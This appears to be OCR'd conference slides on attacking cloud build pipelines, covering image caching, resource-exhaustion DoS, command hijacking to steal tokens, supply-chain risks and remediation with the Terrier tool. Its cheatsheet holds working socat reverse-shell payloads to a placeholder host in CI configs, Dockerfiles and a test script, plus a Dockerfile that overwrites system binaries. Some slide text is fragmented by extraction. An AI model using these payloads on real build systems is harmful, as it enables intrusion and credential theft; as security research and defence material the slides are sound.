
FROM

FROM


Image Caching & Interpolation

```
FROM inaccessible_registry:5000/neverguessme:latest
ADD . /app
RUN /app/build.sh
```


FROM neverguessme:latest




FROM neverguessme:latest



FROM neverguessme:latest



FROM neverguessme:latest



FROM

```
FROM neverguessme:latest
ADD reverse.sh /app/reverse.sh
RUN /app/reverse.sh
```

FROM

```
FROM 58c
ADD reverse.sh /app/reverse.sh
RUN /app/reverse.sh
```

```
ki ▶ ~ ❯ test-build ▶ cat Dockerfile
FROM 96
RUN printenv
ki ▶ ~ ❯ test-build ▶ docker build -t interpolation_test .
Sending build context to Docker daemon  2.048kB
Step 1/2 : FROM 96
 ---> 965ea09ff2eb
Step 2/2 : RUN printenv
 ---> Using cache
 ---> c7dbe771886e
Successfully built c7dbe771886e
Successfully tagged interpolation_test:latest
```

RUN

Build Environment Pwnage

DoS via Resource Exhaustion AKA Borkage

```
FROM docker
RUN mkdir /app
WORKDIR /app
RUN echo '#!/bin/sh' > evulbin
RUN 'tr | tr' >> evulbin
RUN chmod +x evulbin
RUN cp evulbin /usr/bin/tr
RUN cp evulbin /bin/cat
RUN cat
```

Build Environment Pwnage

Borkage

1. What's the impact?
    a. Cloud based build environments often let you
        i. Execute Dockerfile Directives
        ii. Supply custom Dockerfiles
        iii. Supply custom Docker images
2. In 2019, it is possible to:
    a. …..

Build Environment Pwnage

Borkage

1. In 2019, it is possible to:
    a. Crash a container runtime with a few lines of bash, in a single container
    b. Crash an entire K8 Node+Kubelet with a few lines of bash, in a single container
    c. Crash an entire K8 cluster with a few lines of bash, in a single container
    d. Crash build systems, from a single container

Build Environment Pwnage

Borkage

1. How to remediate
    a. Don’t rely on your container runtime defaults
        i. This is often set to unlimited
    b. Implement upper bounds for all resources on a Container level
        i. Memory
        ii. Process
        iii. I/O
    c. Provide dedicated container runtime’s to untrusted/build Containers
        i. Dedicated VM
        ii. Dedicated K8 Cluster
        iii. Dedicated Docker instance
    d. Implement time limit for resources
        i. E.g Builds cannot run more than 20 minutes

Build Environment Pwnage

Hijacking Components

1. Build environments provide access to compute resources
    a. i.e Containers, VM's etc that build your code
2. Build resources are required to be created, maintained and destroyed
    a. When I create a build, resources are provisioned
    b. When a build is finished, resources are de-provisioned
    c. ^ This is a basic flow with *many* assumptions
3. How can we exploit this?

Build Environment Pwnage

Hijacking Components

1. Build orchestrator executes commands to manage build containers/vm's
    a. I.e "poweroff" the container when the build is done
        i. What happens if we prevent this via hijacking the poweroff command?
            1. We get extra compute time, according to the orchestrator, the command ran

Build Environment Pwnage

Hijacking Components

1. Build orchestrator executes commands to extract build artifacts
    a. I.e When a build is complete, make a backup and push the artifact(.exe) to a S3 bucket
        i. cURL -H “auth:tokenxxxxxx” mys3bucket <-this is executed on the container
            1. What happens if we hijack the cURL command?
                a. We get access to the cURL command executed and the token :)
                    i. Now we l00t the S3 bucket

Build Environment Pwnage

Hijacking Components

1. System orchestrator fails to recover and system fails
    a. I.e When a build system depends on predictable & assumed output
        i. What happens with edge case responses?
            1. Some systems fail closed

Build Environment Pwnage

Hijacking Components

1. How to remediate
    a. This is tricky…
    b. Container component verification is required
        i. I.e kubectl cp
            1. How do you know you are running the legit TAR command?
    c. BUT, this is tricky but not impossible
        i. Image components can be verified via the static analysis of Images
            1. We would like to introduce you to something…
                a. Terrier
        ii. Running container components can be verified on the host
            1. /var/lib/docker/overlay2/…../bin
                a. Terrier
    d. Read-only containers are a hindrance for attackers

Build Environment Pwnage

Supply Chain Attacks

1. A problem: Malicious Docker Images
    a. Docker images are trusted by build environments
        i. Docker run myImage (where are the checks)?
        ii. Docker build -t myImage . (where are the checks)?
            1. If I run/build a container where components have been hijacked, how do I know?
                a. Yes container signing is an option but we won't cover that here

Build Environment Pwnage

Supply Chain Attacks

1. A problem: Malicious Docker Images
    a. Potential vector
        i. I push code to Cloud CI
            1. Code is built in upstream container
                a. Commands are executed i.e go build -o myBinary
                    i. Binary is pushed to 3rd party
        ii. Upstream container may have been compromised
            1. Go build command used to inject backdoor into binary

Build Environment Pwnage

Supply Chain Attacks

1. Most build environments allow you to specify custom scripts/binaries to be executed as part of the build flow
    a. Build environments make extensive use of Exit Codes to determine test/build success or failure
2. Terrier can be executed as part of the pipeline to verify Docker image components before any build steps continue
    a. Ruby gem
    b. NPM package
    c. Go module
    d. OS Binary
    e. Any image/container component

Build Environment Pwnage

Supply Chain Attacks

1. Docker images are just tar archives
    a. We can perform analysis and verify the components of the image
        i. Step 1: docker save myImageID -o myImageID.tar
        ii. Step 2: Establish sha256 of trusted component
            1. I.e go1.13.1 linux/amd64
                a. 2353cbb7b47d0782ba8cdd9c7438b053c982eaaea6fbef8620c31a58d1e276e8
        iii. Step 3: Provide trusted hash to Terrier
            1. Via cfg.yml
        iv. Step 4 Run Terrier with provided hash and tar
            1. ./terrier
        v. Step 5 Analyse output
            1. Return code or CLI output

Demo: OCI Image component identification and verification with Terrier

Build Environment Pwnage


Supply Chain Attacks

1. Containers are just files on the host OS
    a. This can be leveraged to verify the contents of Docker Containers
        i. We can perform analysis and verify the components of a container
            1. Step 1: Verify location of “merged” location on host
                a. /var/lib/docker/overlay2/aaabbbbccc.../merged
            2. Step 2: Establish sha256 of trusted component
                a. I.e go1.13.1 linux/amd64
                    i. 2353cbb7b47d0782ba8cdd9c7438b053c982eaaea6fbef8620c31a58d1e276e8
            3. Step 3: Provide trusted hash to Terrier
                a. Via cfg.yml
            4. Step 4 Run Terrier on Container host
                a. ./terrier
            5. Step 5 Analyse output
                a. Return code or CLI output

Demo: Docker Container component identification and verification with Terrier

Build Environment Pwnage

Version Control Evul Forks



Reversing Build Environments

Cheatsheet

github.com/heroku/bheu19-attacking-cloud-builds

```
version: 2
jobs:
  build:
    machine:
    steps:
      - checkout
      - run: socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:x.x.x.x:55555
```

```
name: Go
on: [push]
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
    - name: Get Code
      uses: actions/checkout@master
    - name: Build Docker Image
      run: socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:x.x.x.x:55555
```

```
FROM ubuntu:latest
RUN  apt update
RUN  apt install -y socat
RUN socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:x.x.x.x:55556
CMD socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:x.x.x.x:55556
```

```
FROM ubuntu:latest
RUN  apt update
RUN  apt install -y socat
CMD socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:x.x.x.x:55556
```

```
  "environments": {
    "test": {
      "scripts": {
        "test": "./shell.sh"
      }
```

```
#!/bin/sh
echo "Gimme a shell"
chmod +x socat && ./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:x.x.x.x:55555
```

```
Docker build -t shellImage
OR Docker run shellImage
OR Docker pull shellImage
OR FROM shellImage
```

STOPSIGNAL | HEALTHCHECK

Conclusions

- We've seen those attacks out there at various providers.
- Supply Chain security is hard.
- Don't forget the basics: Fork bombing + network isolation.
- Break your build environment for edge cases

- Buildtime != Runtime, Buildtime often overlooked.
- Keep ADD SSRF + ENV leakage in mind.
- Clear image caches if you plan to re-use runners (see below).

- Make everything ephemeral.
  - As in clear your caches or do not re-use build host, not as in K8s ephemeral containers.
- Security folks, please get familiar with containers! They are everywhere.

References

https://github.com/GoogleContainerTools
https://github.com/wagoodman/dive
https://docs.docker.com/engine/security/https/
https://kubernetes.io/docs/reference/generated/kubectl/kubectl-commands#cp
https://docs.docker.com/engine/reference/commandline/exec/
https://github.com/GoogleContainerTools/container-structure-test
https://github.com/coreos/clair
https://github.com/aquasecurity/docker-bench
https://www.cisecurity.org/benchmark/docker/
https://github.com/Frichetten/CVE-2019-5736-PoC
https://www.twistlock.com/labs-blog/breaking-docker-via-runc-explaining-cve-2019-5736/
https://www.twistlock.com/labs-blog/disclosing-directory-traversal-vulnerability-kubernetes-copy-cve-2019-1002101/
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-classic-platform.html
https://github.com/wagoodman/dive
https://github.com/cji/talks/blob/master/BruCON2018/Outside%20The%20Box%20-%20BruCON%202018.pdf
https://github.com/singe/container-breakouts
https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/
https://zwischenzugs.com/2015/06/24/the-most-pointless-docker-command-ever/
https://discuss.circleci.com/t/june-2019-machine-security-incident/31101/2
https://circleci.com/blog/triggering-trusted-ci-jobs-on-untrusted-forks/
https://unit42.paloaltonetworks.com/docker-patched-the-most-severe-copy-vulnerability-to-date-with-cve-2019-14271/

salesforce heroku

Thank you!

github.com/heroku/bheu19-attacking-cloud-builds
github.com/brompwnie/botb
github.com/heroku/terrier

Etienne Stalmans
@_staaldraad

Chris Le Roy
@brompwnie

Matthias Luft
@uchi_mata